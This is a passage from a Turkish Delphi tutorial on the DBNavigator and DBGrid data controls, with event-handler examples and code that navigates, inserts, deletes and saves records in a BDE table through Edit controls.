Bu kontrolü kullanarak kayıtlar arası gezinti, Yeni kayıt ekleme, kayıt silme, kayıt güncelleme işlemlerini kolayca yapabilirsiniz. Kontrole “DataControls” yaprağından erişebilirsiniz. Üzerindeki buttonlar ve anlamları aşağıda verilmiştir.

İlk Kayıt	**İlk Kayda Gider**
Önceki Kayıt	**Bir Önceki Kayda Gider**
Sonraki Kayıt	**Bir Sonraki Kayda Gider**
Son Kayıt	**En Son Kayda Gider**
Kayıt Ekle	**Yeni Boş Kayıt Ekler**
Kayıt Sil	**Aktif Kaydı Siler**
Değiştir	**Kaydı Değiştirme Moduna Al**
Kaydet	**Kaydı Tabloya Yazar**
İptal	**Son Yapılan Değişiklikleri İptal Eder**
Güncelle	**Tabloyla yeniden veri akışı oluşturur.**

Aşağıda sizin yabancı olduğunuz en genel özellikleri verilmiştir. Kullanımı son derece basit olan bu özellikler ile “Navigator” kontrolünü en etkili şekilde kullanabilirsiniz.


- **DataSource**

Bu özelliği sayesinde yönetilecek olan kaynak belirlenir (tablo, query veya Stored Procedur). Kodla veya “Object Inspector” penceresinden kolayca ayarlanabilir (Genellikle properties penceresinden ayarlamak yeterli olacaktır).


- **Hints**

Bu özellikle mous kontrolün üzerine geldiğinde o düğmenin ne işe yaradığını gösteren açıklama balonlarının içerikleri belirlenebilir.Burada hatırlatalım, balon içeriklerinin gösterilebilmesi için “ShowHint” özelliğinin “true” olması gerekmektedir. Aksi takdirde Açıklama balon içerikleri var olsa bile kullanıcı tarafından gözükmeyecektir.

Aşağıdaki “String List Editor” penceresi açıklama balon içeriklerini göstermektedir.




Varsayılan olarak ingilizce yazılan bu değerleri sırayı bozmadan Türkçe karşılıklarına çevirebilirsiniz.
Pencere içeriklerini aşağıda gösterilen şekilde değiştiriniz. “ShowHint” özelliğini true yapınız ve programınızı çalıştırınız.



Bu aşamadan sonra mousu “Navigator” kontrolü üzerinde bekletirseniz açıklama balonlarınız yukarıda belirtilen türkçe karşılıklarıyla kullanıcıyı bilgilendirecektir.

- **VisibleButtons**

Bu özellikle gösterilecek olan düğmeleri belirleyebilirsiniz. Kontrolü seçip "Object Inspector" penceresinden gösterilmesini istemediğiniz buttonun özelliğini "false" yapmalısınız.



Özelliğini false yaptığınız button artık kullanıcı tarafından gözükmeyecektir. Bu şekilde salt okunur kayıtlar üretebilirsiniz. Yani kullanıcı sadece kayıtlar arası gezinti yapabilecek asla kayıtlarınızı değiştiremiyecektir.

DBNavigator Kontrolü İçin Tıklanan Düğmeye Kod Yazmak:


Her ne kadar "DBNavigator" düğmeleri kendi kodlarını işletsede sizde bu kodlara ekleme yapabilirsiniz. Bu işlem için öncelikle "DBNavigator" kontrolünü seçip "OnClick" yordamını oluşturmasını sağlayın.

- **OnClick Yordamı**

Bu yordam "DBNavigator" kontrolü içerisindeki düğmelerden hangisine tıklarsanız tıklayın işleyen bir yordamdır. Bu yordamda tanımlanan "Button" parametresi tıklanan düğmenin numarasını tutarak programcıya o düğmeye ait ek kod yazma şansı vermektedir. Aşağıdaki kodu yazıp programı çalıştırın. Bu aşamada "ilk Kayıt" düğmesine tıklayın.

```
procedure TForm3.DBNavigatorClick(Sender: TObject; Button: TNavigateBtn);
begin
  if Button=nbFirst Then //ilk düğme tıklanırsa
    ShowMessage('İlk Kayıda Geldiniz')
end;
```

İlk Kayıt Düğmesine tıkladıktan sonra aşağıdaki gibi kullanıcıyı bilgilendirmek amaçlı eklemiş olduğunuz kod işletilecektir. Bu yordama yazacağınız kodlar, kontrolün kendi kodlarını işletmesini engellemez.



Burada tıklanılan düğme prosedür içerisinde tanımlanan "Button" isimli parametrede tutulmaktadır. "nbFirst" değerini alması ilk düğmenin tıklanıldığı anlamını taşımaktadır. Aşağıda diğer düğmelerin anlamları tablo halinde verilmiştir.

Button	Sonuç
nbFirst	**İlk Kayıt Buttonu Tıklandı**
nbPrior	**Önceki Kayıt Buttonu Tıklandı**
nbNext	**Sonraki Kayıt Buttonu Tıklandı**
nbLast	**Son Kayıt Buttonu Tıklandı**
nbInsert	**Kayıt Ekle Tıklandı**
nbDelete	**Kayıt Sil Tıklandı**
nbEdit	**Kayıt Değiştir Tıklandı**
nbPost	**Kaydet Tıklandı**
nbCancel	**Değişiklikleri İptal Et Tıklandı**
nbRefresh	**Güncelle Tıklandı**


- **BeforeAction Yordamı**

Herhangi bir düğmeye tıklanıldığı anda, kontrol henüz kendi kodlarını işletmeden hemen önce sizin, kodlarınızın işletilmesini sağlayan bir yordamdır. Aynı şekilde burada da "Button" parametresi hangi düğmenin tıklanıldığını belirlemek için kullanılmaktadır.

```
procedure TForm3.DBNavigatorBeforeAction(Sender: TObject;
  Button: TNavigateBtn);
begin
  if Button=nbCancel Then//iptal düğmesine basarsa
    begin
     ShowMessage('Yapılan En Son Değişiklikler İptal Edilecek');
    end;
end;
```

Kayıtları DataGrid Nesnesinde Göstermek:


Tablonuzda yer alan kayıtları topluca kullanıcıya göstermek için kullanılan en popüler kontrol "DataGrid" nesnesidir. Uygulamanıza "DataControls" yaprağında yer alan bu kontrolden bir adet yerleştirip "**DataSource**" özelliğine verilerinizi göstereceğiniz tabloya ait "DataSource" kontrolünü aktarın. Şayet ismini değiştirmediyseniz bizim projemizde "**DataSource1**" olarak gözükecektir.



Programı çalıştırdıktan sonraki pencere görüntüsü yukarıdaki gibi oluşacaktır. "DBNavigator" kontrolü ile kayıtlar arasında gezinti yaparsanız hem "DBEdit" kontrolünün hemde "DataGrid" nesnesinin kayıt pozisyonunun beraberce değiştiğini göreceksiniz. Bunun sebebi kontrollerin kaynak olarak aynı nesneyi yanı "DataSource1" kontrolünü kullanmalarından kaynaklanmaktadır. Mesela "DBNavigator" kontrolünde yer alan "Kayıt Ekle" düğmesine tıklarsanız ister "DataGrid" nesnesinden, isterseniz "DBEdit" kontrollerinden kayıtlarınızı kolayca girebilirsiniz. Sonuç iki durumda da aynı olacaktır.

Kayıt İşlemlerini Kodla Yapmak:

Bazı durumlarda kayıt işlemleri için "DBNavigator" kontrolünü kullanmak istemeyebilirsiniz (zorunlu kaldığınız durumlar da olabilir). O zaman her şeyi kodla yaptırmak zorunda kalacaksınız. Aşağıdaki tasarımı oluşturup gerekli bağlantıları yukarıda anlattığımız şekilde yapın.



Düğmelere ait kodlar aşağıda verilmiştir. Tamamını uygulamanıza ait "Unit" penceresine ekleyiniz.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  Table1.Open;//Tabloyu aç
end;
procedure TForm4.Button1Click(Sender: TObject);
//İlk Kayda Git
begin
  Table1.First;
end;
procedure TForm4.Button2Click(Sender: TObject);
```

```
//Önceki Kayıt
begin
  if not Table1.Bof Then  //ilk kayıt değilse
    Table1.Prior
  else
    ShowMessage('Zaten İlk Kayıttasınız');
end;
procedure TForm4.Button3Click(Sender: TObject);
//Sonraki Kayıt
begin
  if not Table1.Eof Then
    Table1.Next
  else
    ShowMessage('Zaten Son Kayıttasınız');
end;
procedure TForm4.Button4Click(Sender: TObject);
//Son Kayıt
begin
  Table1.Last;
end;
procedure TForm4.Button5Click(Sender: TObject);
//Kayıt Ekle
begin
  Table1.Insert;
  EditMAGAZAADI.SetFocus;//imleç ilk sütuna gitsin
end;
procedure TForm4.Button6Click(Sender: TObject);
//Kayıt Sil
var
  mesaj:Integer;
begin
mesaj:=Application.MessageBox('Silmek İstediğinizden Eminmisiniz','Sil',
MB_YesNo);
  if mesaj=mrYes Then
    begin
      Table1.Delete;
      ShowMessage('Kayıt Silindi');
    end
  else
    ShowMessage('Kayıt Silme İşlemi İptal Edildi');
end;
procedure TForm4.Button7Click(Sender: TObject);
```

```
//Kayıt Değiştir
begin
  Table1.Edit;
end;
procedure TForm4.Button8Click(Sender: TObject);
//Kaydet
begin
  Table1.Post;
end;
procedure TForm4.Button9Click(Sender: TObject);
//İptal Et
begin
  Table1.Cancel;
end;
procedure TForm4.Button10Click(Sender: TObject);
//Güncelle
begin
  Table1.Refresh;
end;
```


Bağlantı İşlemlerinin Kodla Yapmak:

Bu bölümde "DBEdit" kontrolleri yerine, Standart yaprağında bulunan "Edit" kontrollerini kullanarak kodla veri Tabanı bağlantı işlemlerini göreceğiz. Ardından kayıt işlemlerini "Edit" kontrollerini kullanarak nasıl yapabileceğinizi göstereceğim. Bu tür bağlantılar size çok büyük esneklik sağlayacaktır. Önceki bağlantı türünden çok daha etkili sonuçlar alabilirsiniz (bazen bu şekilde bağlantıya mecbur kalabilirsiniz).

Aşağıdaki adımları izleyerek gerekli olan tasarımı oluşturunuz.

- Birinci adımda Formunuzun üzerine "Additional" yaprağında yer alan "ScrollBox" kontrolünden bir adet yerleştirin.
- İkinci adımda yerleştirdiğiniz "ScrollBox" kontrolünü seçerek "Object Inspector" penceresinden "BorderStyle" özelliğini "bsSingle" yapın.
- Üçüncü adımda yine "ScrollBox" kontrolünü seçip "Align" özelliğini "alClient" yapın (bu üç adımı estetik görünüm açısından gerçekleştirdik. Bağlantı için zorunlu değildir).
- Dördüncü adımda "BDE" Yaprağında yer alan "Table" nesnesinden bir adet sürükleyip formun üzerine bırakın.
- "Table" nesnesinin "DataBase Name" özelliğine "gazi", "Table Name" özelliğine de "SERVIS" değerini aktarın.

- Altıncı adımda formunuzun üzerine “DataAccess” yaprağında yer alan “DataSource” nesnesinden yerleştirerek “DataSet” özelliğine “Table1” değerini aktarın.
- Yedinci adımda “Table1” kontrolünü seçip mousun sağ tuşuna tıklayın. Açılan menüden “Fields Editör” seçeneğine tıklayarak aşağıdaki pencerenin açılmasını sağlayın




- Bu penceredeki beyaz alan üzerinde mousun sağ tuşuna tıklayarak, açılan menüden “Add All Fields” seçeneğini seçin. Yukarıdaki gibi tüm sütun isimleri pencerede listelenecektir (Bu işlemi sütun isimlerini kullanabilelim diye yaptık. Aktif kayıttaki tüm sütun değerleri bu değişkenlerde tutulur).
- Dokuzuncu adımda formunuza beş (5) adet “Edit” ve beş (5) adet “Label” kontrolü yerleştirerek aşağıdaki tasarımı oluşturunuz.

- Yukarıdaki tasarımı oluşturduktan sonra, program çalıştırıldığı anda aktif kayıttaki bilgilerin “Edit” kontrollerinde gözükebilmesi için aşağıdaki kod bloğunu projenize ekleyiniz.

```
procedure TForm5.FormCreate(Sender: TObject);
//Satır Bilgilerini Kontrollere aktar
begin
  Table1.Open;//Tabloyu aç
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Programı çalıştırdıktan sonraki ekran görüntüsü aşağıdaki gibi olacaktır. "Edit" kontrollerinin içeriklerinin dolu olduğuna dikkat ediniz.



Şimdi formunuzun üzerine bir adet "Button" kontrolü yerleştirip "Caption" özelliğine "İlk Kayıt" yazın. Aşağıda bu buttonun "OnClick" yordamına yazacağınız kod verilmiştir.

```
procedure TForm5.Button1Click(Sender: TObject);
//İlk Kayıt
begin
  Table1.First;//ilk kayda git
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Şimdide İkinci bir "Button" kontrolü yerleştirip "Caption" özelliğine "Önceki Kayıt" yazın. Bu buttonun "OnClick" yordamına yazacağınız kod aşağıda verilmiştir.

```
procedure TForm5.Button2Click(Sender: TObject);
//Önceki Kayıt
begin
  Table1.Prior;//Önceki kayda git
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Şimdi üçüncü bir "Button" kontrolü yerleştirip "Caption" özelliğine "Sonraki Kayıt" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button3Click(Sender: TObject);
//Sonraki Kayıt
begin
  Table1.Next;//Sonraki kayda git
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Şimdi dördüncü bir "Button" kontrolü yerleştirip "Caption" özelliğine "SonKayıt" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button4Click(Sender: TObject);
//Son Kayıt
begin
  Table1.Last;  //Son kayda git
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Şimdi beşinci bir “Button” kontrolü yerleştirip “Caption” özelliğine “Kayıt Ekle” değerini girin. Bu kontrolün “OnClick” yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button5Click(Sender: TObject);
//Kayıt Ekle
begin
  Edit1.Text:='';
  Edit2.Text:='';
  Edit3.Text:='';
  Edit4.Text:='';
  Edit5.Text:='';
  Edit1.SetFocus;
end;
```

Şimdi altıncı bir “Button” kontrolü yerleştirip “Caption” özelliğine “Kaydet” değerini girin. Bu kontrolün “OnClick” yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button6Click(Sender: TObject);
//Kaydet
begin
  Table1.Insert;   //kayıt aç
  Table1MAGAZAADI.AsString:=Edit1.Text;
  Table1SERVISTARIHI.AsDateTime:=StrToDateTime(Edit2.Text);
  Table1GIDENFIRMA.AsString:=Edit3.Text;
  Table1ARIZASEBEBI.AsString:=Edit4.Text;
  Table1FATURATUTARI.AsCurrency:=StrToCurr(Edit5.Text);
  Table1.Post;     //kaydet
end;
```

Şimdi yedinci bir “Button” kontrolü yerleştirip “Caption” özelliğine “Kayıt Sil” değerini girin. Bu kontrolün “OnClick” yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button7Click(Sender: TObject);
//Kayıt Sil
var
  mesaj:Integer;
begin
   mesaj:=Application.MessageBox('Silmek İstediğinizden Eminmisiniz','Kayıt
Sil',MB_ICONSTOP+MB_YESNO);
```

```
  if mesaj=mrYes Then
    begin
      Table1.Delete;//Kaydı sil
      Edit1.Text:=Table1MAGAZAADI.Text;
      Edit2.Text:=Table1SERVISTARIHI.Text;
      Edit3.Text:=Table1GIDENFIRMA.Text;
      Edit4.Text:=Table1ARIZASEBEBI.Text;
      Edit5.Text:=Table1FATURATUTARI.Text;
      ShowMessage('Kayıt Silindi');
    end
  else
    ShowMessage('Silme İşlemi İptal Edildi');
end;
```

Şimdi sekizinci bir "Button" kontrolü yerleştirip "Caption" özelliğine "Kayıt İptal" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button8Click(Sender: TObject);
//Kayıt İptal
begin
  Table1.Cancel;  //değişiklikleri iptal et
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Şimdi dokuzuncu bir "Button" kontrolü yerleştirip "Caption" özelliğine "Güncelle" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button9Click(Sender: TObject);
//Güncelle
begin
  Table1.Refresh;//Güncelle
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Programın tasarımına ait son görüntü aşağıdaki gibi olacaktır.

Bu örnekte tablo sütunlarındaki içerikleri kontrollere aktarma işlemini tek bir prosedüde tanımlayıp kullanırsanız sonuç çok daha teknik olacaktır. Aşağıda tüm kod verilmiştir.

```
type
  TForm6 = class(TForm)
  private
    procedure doldur;//Burada tanımlamayı Unutmayınız.
    { Private declarations }
  public
    { Public declarations }
  end;
procedure TForm6.FormCreate(Sender: TObject);
begin
  Table1.Open;//Tabloyu Aç
  doldur;//prosedürü işlet
end;
procedure TForm6.Button1Click(Sender: TObject);
//İlk Kayıt
begin
  Table1.First;//ilk kayda git
  doldur;
end;
procedure TForm6.Button2Click(Sender: TObject);
//Önceki Kayıt
```

```
begin
  Table1.Prior;//Önceki kayda git
  doldur;
end;
procedure TForm6.Button3Click(Sender: TObject);
//Sonraki Kayıt
begin
  Table1.Next;//Sonraki kayda git
  doldur;
end;
procedure TForm6.Button4Click(Sender: TObject);
//Son Kayıt
begin
  Table1.Last;  //Son kayda git
  doldur;
end;
procedure TForm6.Button5Click(Sender: TObject);
//Kayıt Ekle
begin
  Edit1.Text:='';
  Edit2.Text:='';
  Edit3.Text:='';
  Edit4.Text:='';
  Edit5.Text:='';
  Edit1.SetFocus;
end;
procedure TForm6.Button6Click(Sender: TObject);
//Kaydet
begin
  Table1.Insert;   //kayıt aç
  Table1MAGAZAADI.AsString:=Edit1.Text;
  Table1SERVISTARIHI.AsDateTime:=StrToDateTime(Edit2.Text);
  Table1GIDENFIRMA.AsString:=Edit3.Text;
  Table1ARIZASEBEBI.AsString:=Edit4.Text;
  Table1FATURATUTARI.AsCurrency:=StrToCurr(Edit5.Text);
  Table1.Post;     //kaydet
end;
procedure TForm6.Button7Click(Sender: TObject);
//Kayıt Sil
var
  mesaj:Integer;
begin
```

```
  mesaj:=Application.MessageBox('Silmek İstediğinizden Eminmisiniz','Kayıt
Sil',MB_ICONSTOP+MB_YESNO);
  if mesaj=mrYes Then
    begin
      Table1.Delete;//Aktif kaydı sil
      doldur;//prosedürü işlet
      ShowMessage('Kayıt Silindi');
    end
  else
    ShowMessage('Silme İşlemi İptal Edildi');
end;
procedure TForm6.Button8Click(Sender: TObject);
//Kayıt İptal
begin
  Table1.Cancel;  //değişiklikleri iptal et
  Doldur;//prosedürü işlet
end;
procedure TForm6.Button9Click(Sender: TObject);
//Güncelle
begin
  Table1.Refresh;//Güncelle
  doldur;//prosedürü işlet
end;
procedure TForm6.doldur;
